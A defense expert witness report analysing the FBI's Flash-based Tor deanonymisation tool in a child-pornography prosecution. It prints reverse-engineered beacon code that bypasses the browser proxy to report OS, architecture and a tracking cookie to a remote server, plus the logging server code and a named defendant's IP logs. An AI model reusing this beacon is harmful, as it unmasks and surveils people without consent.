NIT Forensic and Reverse Engineering Report, Continued from January 2015.

USA v Cottom et al 8:13-cr-00108-JFB-TDT U.S. District Court District of Nebraska

Investigators:
Dr. Ashley Podhradsky, CHFI
Dr. Matt Miller
Mr. Josh Stroschein
06/05/2015

Executive Summary:

On December 22nd, 2014 Mr. Joseph Gross retained the assistance of Dr. Ashley Podhradsky, Dr. Matt Miller, and Mr. Josh Stroschein to serve as expert witnesses on USA v Cottom et al, 8:13-cr-00108-JFB-TDT. The case is in federal court in Omaha and is centered on the viewing and possession of child pornography. The investigators were informed that the central issue of the case is the identification from the FBI's "Network Investigative Technique" or NIT that was used to identify the IP address of users on The Onion Router (TOR) network.

The investigators, Ashley, Matt and Josh, were informed that there were three servers containing contraband images that the FBI found and took offline in November of 2012. Shortly thereafter, the FBI placed the NIT on the servers and put the servers back online with the goal to identify the true IP address of end users accessing the servers through the TOR network. From there, several end users true IP addresses were identified which resulted in actual identification of the end users. Joe Gross challenged the accuracy of the NIT and retained the investigators to investigate whether the NIT correctly identified end users.

On January 7th, 2015 Ashley, Matt and Josh visited the FBI office at 411 South 121st Court in Omaha, Nebraska. There the investigators were given items 305A-OM-54353, 305A-OM-54353-IB(17), 308A-M-54353-1B(71) docking stations, and a room to perform the investigation. The primary purpose of the investigators is analyzing and identifying the functionality of the NIT.

The investigators were tasked with the following items:

1. Understand the functionality of the NIT (starting on page 2)
2. Identify whether the scientific technique can be or has been tested (analysis on page 4)
3. Identify whether the theory or technique has been subjected to peer review (page 6)
4. Identify if there is a known rate of error for this technique (starting on page 9)
5. Identify whether the technique is generally accepted in the scientific or technical field to which it belongs (page 6).

The investigators turned in their final report mid-January and after analysis Mr. Cottom had further questions about the network and logging environment of the NIT. Mr. Cottom also switched legal representation from Mr. Joseph Gross of Timmermier, Gross and Prentiss to Mr. Joseph Howard of DLT Lawyers. The original report filed in January of 2015 is located in Appendix A. Please review Appendix A for foundational case information and analysis details as there is no further redundant information. The new analysis, performed on June 5th, 2015 starts at Section 1. While onsite at the FBI on Dr. Podhradsky, Dr. Miller, and Mr. Stroschein once again worked under the supervision of SA Jeff Tarpinian.

Table of Contents:

Executive Summary	Page 1
Section 1-NIT Analysis	Page 3
Section 2-Investigative Questions	Page 9
Section 3-Investigative Challenges	Page 15
Section 4- Summary	Page 16
Appendix A	Page 17

Section 1. NIT analysis

The investigators requested the NITs source code in order to compare it to the decompiled Metasploit code from January however we did not receive it. While this could be interrupted as a setback, the investigators do not believe it changes the outcome of their report. Meaning, through their analysis they were able to determine the functionality of the NIT regardless of having the NITs source code. A working Flash version was created using the reverse engineered code. We compiled the code using the Haxe programming language. Our application used version 10.1 of Flash. This version was checked by gallery.php and thus we used the minimum version of Flash required for the NIT to work. This code is shown in Figure A. As shown in the initial report this code makes a socket connection with information about the browsers Operating System (OS), Central Processing Unit (CPU) Architecture and the ECID. This Flash file would make a socket connection that would ignore the browsers current proxy settings.

```
class ImageGallery
{

    public var _socket:Socket;
    public function new()
    {
        if(Boot.skip_constructor)
        {
            return;
        }

        _socket = null;
        loadGallery();
    }

    public static function main()
    {
        new ImageGallery();
    }

    public function onConnect(param1:Event)
    {
        var _loc2_:String = "{" + "\"o\":\"" + Capabilities.os + "\"," + "\"x\":\"" +
            Capabilities.cpuArchitecture + "\"," + "\"c\":\"" + Lib.current.loaderInfo.parameters.id + "\"" + "}";
        _socket.writeUTFBytes(_loc2_);
        _socket.writeByte(0);
        _socket.flush();
        _socket.close();

    }

    public function loadGallery()
    {
        trace("LoadGallery");
        var _loc2_:String = "";
        var _loc1_:String = Lib.current.loaderInfo.parameters.id;

        if(_loc1_ != null) {

            _loc2_ = "96.126.124.96." + _loc1_ + ".cpimagegallery.com";
            _socket = new Socket();
            _socket.addEventListener(Event.CONNECT,onConnect);
            _socket.connect(_loc2_,9001);

        }
    }
}
```

Figure A (Reversed SWF Code)

Backend Server Code Analysis

The socket server code given to us was named Cornhusker. Cornhusker was written in Python and it used the Twisted networking engine. To start this server we installed the required libraries and we used the configuration shown below.

```
heart@ubuntu:~/Desktop/my_server$ sudo twistd cornhusker --domain cpimagegallery.com --address 172.16.188.133
--cookie-key=`cat shared-key.txt` --onion=96.126.124.96 --dns-port=53 --http-port=8000
```

This engine provides an event-driven networking server. This server provided Domain Name System (DNS) resolution, served the Flash policy file, and allowed a socket connection. For both DNS and the socket server Cornhusker would log to a log file and save data to a database. We believe both the database and the log were used to create the NIT report, as they contain the information needed to identify a suspect.

The DNS server accepts requests for domains that take the form as follows: `96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com`
In Figure B (DNS Server on Cornhusker) the server is setup such that value of self.onion = `96.126.124.96` and self.domain = `cpimagegallery.com`. Line 116 of Figure C shows that those values are stripped off the DNS request thus leaving us with the ECID cookie value as follows.

`A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4`

This value is then passed to the decrypt_cookie function (Line 133 in Figure B). The decrypt_cookie function will decrypt the cookie using the randomly generated Initialization Vector (IV) and the same shared key that was used in the gallery.php page. For Cornhusker server we found the key in “shared-key.txt” and in gallery.php it was stored in the variable GALLERY_API_KEY. Figure C shows that Cornhusker will log the decrypted values to the database. The actual values are shown in Figure D. The DNS query and the response are shown in Figure E.

The socket server was implemented for both Java and Flash. The Flash socket server code is shown in Figure G. When that portion of the server would receive a socket connection, it would log the IP address, port and the data sent to the socket connection (Line 291 of Figure G).

Given the Cornhusker code (in the file cornhusker.py) we were able to re-create the DNS server, the policy file server and the socket server. We successfully tested the configuration of Flash using Links2, Firefox and Rekonq browsers. In the Rekonq browser logs were created by Cornhusker and the logs match the format given in the logs that were provided by the FBI.

```python
class DNSServer(names.server.DNSServerFactory):
  def __init__(self, db=None, key="", onion="", domain="", address="", **kwargs):
    names.server.DNSServerFactory.__init__(self, **kwargs)
    self.db  = db
    self.key = key
    self.onion   = onion
    self.domain  = domain
    self.address = address

  def extractCookie(self, name):
    name = name.lower()
    if not name.startswith(self.onion + '.'):
      raise InvalidCookieException("Unrecognized .onion subdomain (%s)" % name)

    cookie = name[len(self.onion+'.'):-len('.'+self.domain)].replace('.', '')
    if len(cookie) == 0:
      raise InvalidCookieException("No cookie data found (%s)" % name)

    if len(cookie) * 5 < (MIN_COOKIE_BYTES * 8):
      raise InvalidCookieException("Insufficient cookie length (%s)" % name)
    return cookie

  def handleQuery(self, message, protocol, address):
    query = message.queries[0]
    if query.cls != dns.IN:
      message.rCode = dns.ENOTIMP
    elif query.type != dns.A:
      message.rCode = dns.ENAME
    else:
      try:
        # Extract the cookie from the domain name
        cookie = self.extractCookie(str(query.name))

        # Decrypt the cookie using the shared secret key
        (board_id,method,session_id) = decrypt_cookie(self.key, cookie)
        log.msg("Client cookie: board_id=%d method=%s session=%s""", % (board_id, method, session_id))
```

Figure B (DNS Server on Cornhusker)

```python
    if not self.db.is_valid_board_id(board_id):
      log.msg("Invalid board ID: %d" % board_id)
    else:
      if not self.db.client_record_exists(cookie, 'dns'):
        cursor = self.db.cursor()
        cursor.execute("""
          INSERT INTO clients (
            remote_ip, remote_port, cookie, session_id, board_id, method, source
          ) VALUES (%s, %s, %s, %s, %s, %s, %s)
        """, (address[0], address[1], cookie, session_id, board_id, method, 'dns'))
        cursor.execute("""
          INSERT INTO dns_clients (
            request_id, domain
          ) VALUES (LAST_INSERT_ID(), %s)
        """, (str(query.name)))
        cursor.close()
        self.db.commit()
      else:
        log.msg("Received duplicate cookie '%s' from %s:%d" \
                  % (cookie, address[0], address[1]))

    # Form a valid DNS response with our IP address in it
    payload = dns.Record_A(address=self.address, ttl=60)
    message.rCode    = dns.OK
    message.answers = [ dns.RRHeader(name=str(query.name),
                                     type=dns.A,
                                     cls=dns.IN,
                                     ttl=60,
                                     payload=payload) ]

  except mysql.Error, e:
    log.msg("Database error (%d): %s" % (e.args[0], e.args[1]))
  except InvalidCookieException, e:
    log.msg("Invalid domain cookie: %s" % e)
    message.rCode = dns.ENAME

# Send the response now
self.sendReply(protocol, message, address)
```

Figure C (Database logging)

```
<Query 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com A IN> query from ('172.16.173.129', 36868)
Client cookie: board_id=3 method=swf session=abc
Invalid board ID: 3
Answers are <A address=172.16.173.129 ttl=60>
Authority is
Additional is
Processed query in 0.002 seconds
```

Figure D (Cornhusker Log)

```
$dig 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129

; <<>> DiG 9.8.3-P1 <<>> 96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com @172.16.173.129
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 48239
;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0
;; WARNING: recursion requested but not available

;; QUESTION SECTION:
;96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. IN A

;; ANSWER SECTION:
96.126.124.96.A87421F273318749A487E7DD67904458F1EE18A9.BE797BB4.cpimagegallery.com. 60 IN A 172.16.173.129

;; Query time: 2 msec
;; SERVER: 172.16.173.129#53(172.16.173.129)
;; WHEN: Wed Jun 10 11:10:36 2015
;; MSG SIZE  rcvd: 116
```

Figure E (DNS query response)

```
[FlashClientProtocol,3,172.16.173.129] Received from 172.16.173.129:51017: {"o":"Linux 3.8.0-29-generic","x":"x86","c":"A87421F273318
[FlashClientProtocol,3,172.16.173.129] Client cookie: board_id=3 method=swf session=abc
```

Figure F (Socket Server Log)

```
class FlashClientProtocol(basic.LineReceiver):
  delimiter  = '\0'
  MAX_LENGTH = 1024

  def lineReceived(self, request):
    remote = self.transport.getPeer()
    log.msg("Received from %s:%d: %s" % (remote.host, remote.port, request))

    if "policy-file-request" in request.lower():
      # Flash Player sent us a policy file request on our target port for some
      # reason. Hey, sometimes it happens.
      try:
        doc = minidom.parseString(request)
        if doc.childNodes[0].tagName.lower() == 'policy-file-request':
          self.transport.write(CROSS_DOMAIN_POLICY + '\0')
          return
      except Exception, e:
        log.msg("Invalid Flash policy file request: %s" % request)
    else:
      # Try to interpret the request as a JSON document
      try:
        # Parse the JSON document
        keyvals = json.loads(request)

        # Extract the client cookie
        if 'c' not in keyvals:
          log.msg("Received data does not contain a client cookie.")
          return
        cookie = keyvals['c'].replace('.', '')

        # Decrypt the cookie to recover the method and session ID
        (board_id, method, session_id) = decrypt_cookie(self.factory.key, cookie)
        log.msg("Client cookie: board_id=%s method=%s session=%s" \
                  % (board_id, method, session_id))
```

Figure G (Flash Socket Server)

Data Correlation

The report was a compilation of many different sources of information. The correlation between the page viewed and the sessionID is through the TinyBoard logs. The TinyBoard software logged the visitor's pages and sessionID's. This is shown in Figure I. This would include the NIT, the TB2 server logs and information queried from the ISP. The data for Mr. Cottem's IP address is shown in Figure H. As we can see, there are two matches. Mr. Cottem's IP address, sessionID's and the pages viewed match the FBI report.

```
$grep -n cornhusker* -e "69.207.147.71"
cornhusker.log.334:6017:2012-11-19 01:13:32+0000 [FlashClientProtocol,97,69.207.147.71] Received from 69.207.147.71:40331: {"o":"Linux 3.2.0-32-generic","x":"x86","c":"1229A8DC21B9AB4BC5BD925088FC0BDB3EE5101B.D436C34DC147C147BD2195171473A712A60AE81E.B08CFC2846E6D47B"}
cornhusker.log.334:6018:2012-11-19 01:13:32+0000 [FlashClientProtocol,97,69.207.147.71] Client cookie: board_id=2 method=swf session=e4dfe8c9d5f481b03c522252789cf605
cornhusker.log.334:6165:2012-11-19 01:16:58+0000 [FlashClientProtocol,98,69.207.147.71] Received from 69.207.147.71:40444: {"o":"Linux 3.2.0-32-generic","x":"x86","c":"DE948A7954A09D499DDB1806B4403388C4BE7968.10D93F2B47C67E3E2E50B53AF7B28F3BF3EB85A7.931A1F74FAD21443"}
cornhusker.log.334:6166:2012-11-19 01:16:58+0000 [FlashClientProtocol,98,69.207.147.71] Client cookie: board_id=2 method=swf session=bcc5865fc88edbfd2edbce5a3a17738f
```

Figure H (Cottem IP logs)

```
mysql> select * from visitors where session_id = "bcc5865fc88edbfd2edbce5a3a17738f";
+------------+---------------------+----------------+--------------------+-----------------
| request_id | request_time        | request_method | request_uri        | request_headers
+------------+---------------------+----------------+--------------------+-----------------
|         93 | 2012-11-18 19:15:55 | GET            | /girls/res/1481.html | Host: s7cgvirt5wvojli5.onion
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) rekonq Safari/534.34
Referer: http://s7cgvirt5wvojli5.onion/girls/res/1481.html
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, x-gzip, x-deflate
Accept-Charset: utf-8,*;q=0.5
Accept-Language: en-US, en-US; q=0.8, en; q=0.6
 | bcc5865fc88edbfd2edbce5a3a17738f | girls    |      1481 |         0 |
+------------+---------------------+----------------+--------------------+-----------------
1 row in set (0.00 sec)

mysql> select * from visitors where session_id = "e4dfe8c9d5f481b03c522252789cf605";
+------------+---------------------+----------------+------------------+-----------------
| request_id | request_time        | request_method | request_uri      | request_headers
+------------+---------------------+----------------+------------------+-----------------
|         79 | 2012-11-18 19:12:53 | GET            | /girls/index.html | Host: s7cgvirt5wvojli5.onion
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/534.34 (KHTML, like Gecko) rekonq Safari/534.34
Referer: http://s7cgvirt5wvojli5.onion/girls/
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate, x-gzip, x-deflate
Accept-Charset: utf-8,*;q=0.5
Accept-Language: en-US, en-US; q=0.8, en; q=0.6
 | e4dfe8c9d5f481b03c522252789cf605 | girls    |         0 |         0 |
+------------+---------------------+----------------+------------------+-----------------
1 row in set (0.00 sec)

mysql>
```

Figure I (Tinyboard Logs)

Section 2: Investigative Questions

The following questions were received by the investigators from Mr. Joe Howard who received them from Mr. Cottom. The direct requests from Mr. Cottom are underlined and red below. All other text within the request from Mr. Cottom that is black and not underlined is the response of the investigators.

Initial Questions posed by Mr. Cottom in an email received from Joe Howard on April 17th.

Reviewing all server-side code (backend), especially the DNS and Socket server implementation(s)

See the NIT analysis in Section 1.

Reviewing the generation of the *SessionID* to make sure it is actually unique

The SessionID created by php is created by hashing a group of values. These include the IP address of the connected client (remote_addr), the current system time, system random data (/dev/urandom) and the PHP Linear Congruence Generator. These values are then hashed. The likelihood of a collision is the same as the likelihood of a MD5 or SHA1 collision. The likelihood for the weaker hashing function MD5 is about $\frac{1}{2^{128}}$.

```

    /* maximum 15+19+19+10 bytes */
    spprintf(&buf, 0, "%.15s%ld" ZEND_LONG_FMT "%0.8F", remote_addr ? remote_addr : "", tv.tv_sec, (zend_long)tv.tv_usec, php_

```

Figure J PHP SessionID source code[1]

Reviewing any logs and the correlation logic used to make sure it exists and there are no errors

The correlation was based on the SessionID, BoardID and the IP Address in the NIT logs. We do not believe that any errors exist for determining the IP Address, system information, BoardID and the SessionID.

Determine how fields in the NIT report's tables were populated (For example: I think only DPI could have populated the fields on Page 2)

We were not given access to the method that the FBI used to generate those reports. We believe that it is an amalgamation of several different sources of information. We were given the log files from the servers and we were able to recreate a majority of the report given just those logs. The information from the ISP was not part of the log files that we received.

---

[1] https://github.com/php/php-src/blob/master/ext/session/session.c#L325

Comparing the source code (fla file) against the original Metasploit applet (after decompilation) to determine if there were any substantive changes

We found that we were able to re-create a Flash file (SWF) that makes a socket connection using the decompiled gallery.swf source code. We did not see any substantive differences between the two source files.

Test to see if the NIT Method(s) actually work, especially the ability of the Flash app to obtain a socket policy file from a random wildcard subdomain. (For example: the first *Session ID* in my NIT report would request a socket policy file from the domain 96.126.124.96.e4dfe6c9d5f481b03c522252789cf603.cpimagegallery.com on port 843, after 3 seconds it would ask the same domain for the policy on port 9001. IOW, Does the FBI's NIT DNS and Socket server implementation(s) work in this context?)

We tested the NIT and the socket server serves up the policy file on port 843 and it allows socket connections on port 9001. The DNS and socket server appear to not be online at this point in time. We were able to re-create the DNS server using the Cornhusker code and it would resolve the domains, serve the policy file and decrypt the data.

Compare the Metasploit Method(s) to the NIT Method(s)

The Metasploit method uses the same technique as the NIT. They make a direct socket connection via a Flash application. The NIT performs server side checks in gallery.php to see which type of method to use on the client side. The choices given in the NIT were Java, Javascript or Flash. This allows the NIT to only connect via Flash, when it is the “best method” available.

Give Expert Opinion on whether the NIT complies with the Metasploit Decloaking Engine Method in a Daubert Context

The cookie sent to our clients browser was encrypted on the server side. The ECID contains the BoardID, the method used (swf) and the SessionID. The key was private to the server and the initialization vector was also randomized by the server. This data was sent to the client’s browser and then the client’s browser sent the data back to the socket server. We believe that the only manner, in which this could occur, was for a browser at the client’s IP Address to request the page that contained the encrypted cookie. Given no additional information about the client’s computer systems and network architecture, we cannot come to any other conclusion.

Overview:
According to Jonathan R. Mayer (Stanford University, jmayer@stanford.edu), the Network Investigation Technique (NIT) is hacking and as such is custom software. Since the FBI is trying to use this software as forensic software it must meet the NIST standards for such software like FTK or Encase. Also, I have a 6th Amendment right to face my accuser, which in this case is the NIT Report produced by the NIT custom software suite.

Since the software is custom, the Gov't must provide it to the defense so they can evaluate it for fitness of purpose and the accuracy of the data it collects.

The investigators do not consider the NIT to be "hacking." The NIT exploited a configuration setting that did not require offensive-based actions. Exploitation is not always synonymous with hacking. In this situation the investigators believe that Flash worked as advertised. Specifically the version of Flash had the capability to make direct socket connections which ignored the proxy settings of the browser.

Further, simply stating that a respected computer scientist and lawyer says the "Network Investigative Technique (NIT) is hacking and as such is custom software. Since the FBI is trying to use this software as forensic software it must meet the NIST standards like FTK or Encase." Perhaps Mr. Cottom could cite and reference where he found the statement from Dr. Jonathan Mayer. The investigators could not find a reference to an article, scholarly paper (journal or conference), or news piece where Dr. Mayer referenced the NIT or Decloaker. If there is a paper, it did not turn up in our journal database.

Reviewing All Server Side Code:
Front-End Server Code:
Step 1: Request ALL software needed to recreate the front-end NIT environments image board. TB2 appears to have been a PHP based image board like "TinyIB or Tinyboard" running on a LAMP (Linux, Apache, MySQL & PHP) server.

The investigators requested the NITs source code in order to compare it to the decompiled Metasploit code from January however we did not receive it. While this could be interrupted as a setback, the investigators do not believe it changes the outcome of their report. Meaning, through their analysis they were able to determine the functionality of the NIT regardless of having the NITs source code.

Step 2: Request the NIT software and deployment instructions to replicate deploying the NIT's "front end" to the system created in step 1. If this is successful, move on to step 3.

The front end was the gallery.php which was covered in the initial report (See Appendix A).

Step 3: Review that the code used to generate the "Session IDs" actually could generate the Unique IDs shown in my NIT Report. (For example Figure 4 could NOT generate those IDs)

In an email from Keith Becker to JGross on Monday, November 10, 2014 4:14 PM it was noted that "each time a user accessed a new page in an area of the site where the NIT was authorized to be deployed, a new sessionID was generated to track that user's activity."

Step 4: The NIT report shows that the front end system of the NIT doesn't comply with the correlation logic employed by the Metasploit Decloaking Engine (MDE). MDE logic is as follows: When a browser loads a targeted page, an iframe loads the decloaking page with a

?<uniqueid> appended to the iframe's GET request. This ensures that the uniqueid will appear in the Apache logs and the referer will be the page that loaded the decloaking iframe. (IOW, The MDE would never have a situation where the REQUEST_URI and the Referer are the same page, like shown in my NIT Report, even f there were Meta Refresh tags on the targeted page) **Document the differences**.

We were able to create pages where the URI was a substring of the referer. This occurs when a page has a link to itself. This situation was reproducible using standard HTML requests.

Step 5: Compare the Source code for the NIT's Flash file to a decompiled Metasploit Flash file and **document the differences**.

See the NIT analysis in Section 1.

Back-End Server Code:

Step 1: Request ALL software needed to recreate the back-end NIT environment. This would include the socket server and DNS implementation that must have incorporated a wildcard subdomain handler and the database(s) used to record data from the GET requests inside Tor and the incoming socket connections outside Tor.

For example: The backend would have to function something like this:

1) A browser makes a GET request to TB2. Some code on TB2 generates a "Session ID" and then creates a database with the IDs name and then somehow fills the page 2 table row with the information associated with the request (DPI?). Then Flashvars is used to pass that id to Flash's actionscript on the client computer.

2) Actionscript executing in the downloaded malware then make a DNS query for, In my case, 96.126.124.96.e4dfe6c9d5f481b03c522252789cf603.cpimagegallery.com

3) cpimagegallery's host DNS would have to reply using a wildcard resolver to an IP, then Flash would request a socket policy file on port 843 from that IP. (Flash will wait 3 seconds and if no reply it will ask the same IP for the policy on port 9001 and wait 20 seconds for a reply then give up.)

4) If the first connection was successful then the Second Session ID would attempt to connect to 96.126.124.96.bcc5865fc88edbfd2edbcc5a3a17738f.cpimagegallery.com, if that resolved to the same IP it would attempt a connection to port 9001, if not it would request a socket policy file from the new IP on ports 843 and 9001 and wait 23 seconds before giving up. (Perhaps this accounts for the large time gaps to be investigated in Step 6 below) Those steps suggest that the NIT backend was created for a "multi-tenant" app where the database was selected by the subdomain requested by the Flash app.

For the previous 4 questions see **Backend Server Code Analysis** given above.

Step 2: Determine if the NIT's Databases were named after the session IDs, suspect names or something else. **Background for this step:** Notice how the NIT Report's Title is the IP and Page 2 is called "IP Activity". Also notice the path {../Cottom/Interface %20Report/69.207.147.71%20(Cottom)/sessions.html}, my name precedes both the "interface" and the IP, which makes me think they were monitoring my ISP account and there are possibly different IPs in the "Cottom" directory. **This is a huge departure from the Metasploit database structure.**

The following snipet was taken from an email that was received from Keith Becker on May 26th. "One brief matter of correction - it appears that your client misunderstands some of the data on the NIT report which was provided in discovery. In particular, in the paragraphs named "Step 2," "Step 3" and "Step 4" your client asks about particular information on the NIT report and how it was populated. As we have previously noted, that document contains information generated by the NIT as well as information inputted by the FBI - for instance, your client's name and address on page 1 of the report were inputted after subpoena returns were received. Your client particularly noted the file path that starts with "/Cottom/Interface...." located in the footer of the document. That data was not collected by the NIT - that is merely a function of the folder in which that report data was saved and from which it was printed."

Step 3: Examine the code to determine how everything on Page 2 of the NIT report was populated. (I think only DPI could achieve this, if so that means they should have PCAP files, so why are they claiming that they don't?)

The data on Page 2 could have been retrieved from a PCAP, from a properly configured apache log file, or by the tinyboard software. We were able to recreate logs that logged the sessionID while also logging the referer, the URI and the user-agent. The tinyboard software was configured to log the following information: request_id,request_time, request_method, request_uri,request_headers, session_id, board_id , thread_id and moderator.

Step 4: Examine the code and determine how everything on Page 3 of the NIT Report was populated. (Specifically, determine what apps were responsible for filling out the blank fields. Get definitions for all the fields.)

See the Data Correlation section.

Step 5: Once everything is about the NIT system is understood, Test the entire system and see if you can recreate the NIT Report's data. (IOW Test to see if the NIT actually works.)

We were able to re-create the data that the NIT generated.

Step 6: Determine why there are 39 and 63 second time gaps between the GET requests on Page 2 and the Socket Connections on Page 3 for each session id.

We believed that the discrepancy arose from the out-of-sync clocks on the two servers.

Step 7: **Determine if NIT Front-End can function inside a hidden iframe**.

We saw no evidence that the NIT was placed in an iframe. However the investigators have confirmed that the NIT does work when it is placed inside both a visible and a hidden iframe.

Step 8: Test the NIT system with Links2, Rekonq and Firefox on Ubuntu 12.04LTS and document the results.

The NIT worked with Rekonq (shown in Figure J). We were not able to get the Flash version to run in Links2 or Firefox. Links2 does not execute the swf file. Gallery.php checks to see that the browser's user-agent contains the string "Firefox", and the Firefox's user-agent contains that string.

```
10 13:43:04-0700 [-] Starting factory <cornhusker.cornhusker.FlashPolicyServer instance at 0xa22fdcc>
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] <Query 96.126.124.96.FD3EA356A49896AF0F065AA8A6EA7EC7DDD8889F.3CBEA23D.cpimageg
com AAAA IN> query from ('172.16.188.132', 57257)
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Replying with no answers
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Processed query in 0.001 seconds
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] <Query 96.126.124.96.FD3EA356A49896AF0F065AA8A6EA7EC7DDD8889F.3CBEA23D.cpimageg
com.localdomain AAAA IN> query from ('172.16.188.132', 50287)
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Replying with no answers
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Processed query in 0.000 seconds
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] <Query 96.126.124.96.FD3EA356A49896AF0F065AA8A6EA7EC7DDD8889F.3CBEA23D.cpimageg
com.localdomain AAAA IN> query from ('172.16.188.132', 42233)
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Replying with no answers
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Processed query in 0.000 seconds
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] <Query 96.126.124.96.FD3EA356A49896AF0F065AA8A6EA7EC7DDD8889F.3CBEA23D.cpimageg
com A IN> query from ('172.16.188.132', 36786)
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Client cookie: board_id=3 method=swf session=abc
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Invalid board ID: 3
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Answers are <A address=172.16.188.132 ttl=60>
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Authority is
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Additional is
10 13:43:42-0700 [DNSDatagramProtocol (UDP)] Processed query in 0.012 seconds
10 13:43:42-0700 [FlashClientProtocol,0,172.16.188.132] Received from 172.16.188.132:35840: {"o":"Linux 3.8.0-29-generic","x
,"c":"FD3EA356A49896AF0F065AA8A6EA7EC7DDD8889F.3CBEA23D"}
10 13:43:42-0700 [FlashClientProtocol,0,172.16.188.132] Client cookie: board_id=3 method=swf session=abc
```

Figure K (Reconq Browser Test)

Section 3: Investigative Challenges

The following list of items that provided some challenges during our investigation. While the challenges did not necessarily negative impact our investigation, they did not help it either.

- Network Environment: We didn't get network setup that we requested. We requested this to emulate what was in the real environment

- Source code/build environment for the Flash portion of the NIT. We requested the source code from SA Jeff Tarpinian however we were never able to receive it. The following is an email from Keith Becker on May, 28th 2015: "Regarding the request for an example of the website "open to the tor network" that Dr. Podhradsky and her team can log on to modify, while we can't create such a service and allow it to be hosted on the Internet, I'm advised that it would be possible for Dr. Podhradsky and her team to set up a small private network for testing and make whatever modifications they deem necessary to their working copy of the site. Also, regarding the last question regarding the "source code" for the NIT – the compiled NIT code remains available for review and analysis, and I am informed that it can easily be decompiled (or reverse engineered) as necessary for your team's analysis. The uncompiled code is not available"

    - The investigators believe this doesn't have a considerable impact on the investigation, however we cannot say 100% that our decompiled code we used for our investigation is exactly the same that the FBI NIT used. We believe the code is similar, but we cannot say that it is the same.

- Internet Access
  The investigators used the Cornhusker server to reproduce the DNS server. We were able to re-create the server, but we did not have access to the actual server that was used for the DNS queries, policy file server and socket server. The DNS entry for cpimagegallery.com is still valid, but it does not currently point to a running server. The FBI states that they took down the operation concluded.

Section 4: Summary

The investigators were asked to expand their original investigation to include the questions posed by Mr. Cottom in Section 2. Mr. Cottom was interested in a further analysis of the front-end code, the back-end code, Session ID creation, DNS analysis, socket server implementation, NIT report creation details, among other topics listed in Section 2 starting on page 8. The investigation performed, including screenshots and dialog is presented throughout the report. The investigators ran into some challenges and those are listed in Section 3 starting on page 15.

Appendix A.

The report is organized in the following manner.

1. Executive Summary Page 1
2. 1.0 About the NIT Page 2
3. 2.0 The Investigation Page 6
4. 3.0 Verification of NIT Page 7
5. 4.0 Research and Analysis Considerations Page 9
6. 5.0 Summary Page 10
7. 6.0 Compensation Page 11
8. 7.0 About the Investigators Page 11

1. About the NIT:

The NIT was a Flash based application that was developed by H.D.Moore and was released as part of Metasploit. The NIT, or more formally, Metaspolit Decloaking Engine was designed to provide the real IP address of web users, regardless of proxy settings[2]. The Decloaking Engine used a

combination of client-side technologies and custom services to reveal the true IP address of the users[3]. The Decloaking Engine originally went live in 2006 and used five different methods to break the anonymization systems. One of those methods involved Adobe Flash.

According to the FBI narrative from Keith Becker dated 11-07-14, the NIT was a Flash based application that took advantage of a potential vulnerability in the configuration of the end users computer. When an end user accessed a page on a website where the NIT was installed, the NIT code would be set to the end users computer along with the images/text/content that made up the web page. If the end users browser was not configured to block Flash applications, the NIT would force the end users computer to communicate with a government-controlled computer that would result in the end users IP address, session identifier, computers OS to be revealed. However, if the end users system was configured to block Flash applications, then the NIT would not be able to have the IP address, session ID or OS revealed. Basically, if the end users had updated TOR

[2] http://www.metasploit.com/. Retrieved 01072015.
[3] https://community.rapid7.com/community/metasploit/blog/2008/12/14/metasploit-decloak-v2-unanonymizer Retrieved on 01072015.

browsers their information would not be revealed, but if they users using an outdated or misconfigured TOR browser their information would be revealed.

Given that the NIT was using TCP and the socket was outside of the proxy, the user apparently had a Flash plugin installed, which allowed direct TCP connections back to the originating host. This connection was then designed to bypass the proxy server which resulted in a leaked real external address of the end users system. It is important to note that this is the design on the NIT and the investigators cannot verify the Flash configuration on the end users systems, as they did not have access to the end users systems. As of November 2012, the updated TOR browser was configured to block Flash Applications, so there is an assumption that the end users were not using the updated browsers. The investigators can only discuss the architecture of the NIT. The investigators can however confirm that the NIT exploited the TOR browsers via Flash based on the decompiled code.

The FBI report stated that the NIT was developed using Flash, thus our analysis focused on locating the Flash file. We located a Flash file named gallery.swf on the Virtual Machine (VM) labeled PedoBoard and confirmed the use of Flash by the FBI. After locating the Flash file, we worked backward to determine the other files involved in the NIT. There were four primary files:

1. gallery.php
2. functions_gallery.php
3. gallery_body.html
4. gallery.swf.

There may have been other files involved with the application but we felt were beyond the scope of our analysis based on our investigation of the NITs decompiled code. Log files provided by the FBI indicated that the NIT sent back the following four pieces of information:

1. Operating System (OS)
2. OS Architecture
3. Non-Tor Internet Protocol (IP) address
4. Session id for the client

